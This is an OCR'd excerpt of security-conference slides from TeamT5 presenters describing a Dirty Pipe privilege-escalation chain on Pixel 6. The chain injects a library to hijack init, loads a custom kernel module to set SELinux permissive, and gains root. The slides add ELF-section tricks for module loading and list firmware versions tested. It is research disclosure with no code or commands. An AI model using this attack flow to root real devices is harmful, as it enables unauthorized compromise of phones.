
Bypass limitation of Dirty Pipe

TEAMT5 杜浦數位安全

- Kernel module is a ELF with
  - ELF header
  - Section header
  - Sections
- Adjust bypass kernel module
  - Parse ELF and find location of section
  - Change location to next page if across 2 pages
  - Need sizes of all sections are less than page size
- So all kernel modules in /vendor_dlkm/lib/modules/ can be used

Demo

TEAMT5 杜浦數位安全



Conclusion

Conclusion

TEAMT5 杜浦數位安全

- Total attack flow
  1. Use Dirty Pipe to inject library to hijack init process
  2. Write kernel module for setting permissive domain
  3. Use Dirty Pipe to load kernel module
  4. Enjoy root without SELinux
- Dirty Pipe can be changed to any vulnerability that can arbitrarily write read-only files
- The exploit has been tested on these firmware versions :
  - SD1A.210817.036 (Success)
  - SQ1D.220205.004 (Success)
  - SP2A.220405.004 (Success)
  - SP2A.220505.002 (Fail , Dirty Pipe patched)

Interesting things we saw

TEAMT5 杜浦數位安全

- We find a repo also used Dirty Pipe to do privilege escalation on Pixel 6.
- Similar exploit idea with repo but we have found something interesting!

1. We use less memory space to hijack init and make it more stable. In other words, it won't crash if we don't patch libs.
2. Flush avc to prevent permissive domain not working.
3. We find different path to load kernel module by init-insmod-sh on Pixel 6.
4. Make kernel module have more libs choices by inserting some nop in kernel module. (0x1000 -> CFI)
5. Make kernel module have more choices by patching ELF sections of kernel module. (0x2000, 0x?000)

Special thanks

Intern Mentor

TEAMT5
杜 浦 數 位 安 全
Persistent Cyber Threat Hunters

D39 Team

THANK YOU!

LiN – asdf60107@gmail.com
YingMuo – wl03452329@gmail.com

TEAMT5
杜 浦 數 位 安 全
Persistent Cyber Threat Hunters